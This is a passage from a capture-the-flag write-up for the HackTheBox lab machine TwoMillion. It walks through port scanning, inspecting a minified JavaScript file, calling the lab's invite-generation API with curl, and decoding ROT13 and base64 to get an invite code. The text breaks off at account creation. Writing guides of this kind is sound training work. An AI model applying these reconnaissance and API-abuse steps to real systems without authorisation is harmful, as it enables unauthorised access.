

WriteUp for TwoMillion HackTheBox room




So if you have any suggestions for improvement or want to So if you have any suggestions for improvement or want to contact me, please feel free to contact me via Discord: **PK2212#0548**


First do an nmap scan or a port scan in general.
You will see that only two classic ports are open. Namely 22 and 80, i.e. the ssh and http ports.

So let's look at the website where you first put the "2million.htb" in your /etc/hosts file with the IP address of
of the victim to be able to load the website successfully.




Normally, you start a directory scan now.
I often use gobuster, which doesn't work properly in this case, so I used feroxbuster.
However, you don't really find anything useful, so I explored the website on my own.







The page on which you are supposed to enter the invide code is particularly striking.
To see what scripts this page interacts with, look at the developer tools by pressing the key combination
ctrl + shift + i is pressed.
Then you go to the Network section and see some scripts there. But the most interesting script is inviteapi.min.js.



Copy the URL where this script is located and see what the code looks like.



However, there is not so much to see there, because this code has been changed in its appearance,
so that the application can read it faster because it's so smaller.
But for us humans it is rather difficult to understand this code, which is why I searched for beautify javascript websites and used the website beautify.io to make the code readable for me.




The code consists of two functions verifyInviteCode() and makeInviteCode().
The second function is more interesting for us because we don't have any Invide code yet.

To call this function we can use curl as follows:


curl -X POST http://2million.htb//api/v1/invite/how/to/generate

The result looks like this:




However, as this is tiring to read, use the following command to format the JSON output:

curl -X POST 2million.htb/api/v1/invite/how/to/generate | jq .




What stands out here is the text that somehow doesn't seem to make sense.
But based on my experience, I saw directly that it is a rotated text.
You can use CyberChef to rotate it back.

For this I used ROT13 and it worked.




We will now use the information from the text to get an Invide Code.
To do this, use the command:

curl -X POST 2million.htb/api/v1/invite/generate




However, the code is encoded with base64, which can be quickly solved with CyberChef or another decoder.




Very good, now we have a valid Invide Code that we can use on the page to continue.


!!!Do not reload the page once you have received the Invide Code as they are randomly generated each time they are loaded.!!!




We are now redirected to a page where we have to authenticate ourselves in order to create an account.

